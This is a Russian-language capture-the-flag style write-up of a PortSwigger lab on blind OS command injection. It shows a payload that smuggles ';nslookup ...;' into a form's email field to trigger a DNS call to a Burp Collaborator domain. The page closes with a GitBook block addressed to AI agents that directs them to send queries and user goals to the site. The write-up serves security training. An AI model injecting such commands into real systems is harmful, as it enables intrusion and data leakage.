> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/command-injection/blind-command-injection-with-oob-interaction.md).
# Слепая инъекция команд с внеполосным взаимодействием
Заметки по слепой инъекции команд с внеполосным взаимодействием для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Слепая инъекция команд ОС с внеполосным взаимодействием
В этой лабораторной работе представлена уязвимость к инъекции слепых системных команд в функциональность обратной связи. / Приложение выполняет команду оболочки, составленную из данных, предоставленных пользователем. Это выполнение является **асинхронным** и не влияет на ответ, возвращаемый приложением. Невозможно перенаправить вывод команды в доступное место. С другой стороны, возможно вызвать **внеполосное взаимодействие (OOB)** с внешним доменом.
Цель лабораторной работы — использовать эту инъекцию, чтобы заставить приложение выполнить \*\*DNS\*\*-запрос к домену Burp Collaborator.
#### **Подход**
`nslookup` используется для генерации исходящего запроса. / Инъекция выполняется в одном из полей формы, окружая значение `;` для нарушения исходного синтаксиса.
Пример протестированной команды:
```
nslookup
```
Внедрённый полезный нагрузка:
;nslookup IP;

Если инъекция срабатывает, мы получаем запрос в Burp Collaborator.
#### **Пример полного запроса**
{% code overflow="wrap" %}
```bash
csrf=2GdzmbhNzU7HHOj8pOZUwUfJ1s0EIbjP&name=test&email=test%40test.com.com;nslookup v51x9gtodb5n35252oddaichm8szgq4f.oastify.com;&subject=test&message=test.com
```
{% endcode %}
Этот полезный нагрузка вызывает DNS-запрос к контролируемому домену, подтверждая слепую внеполосную инъекцию.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/command-injection/blind-command-injection-with-oob-interaction.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.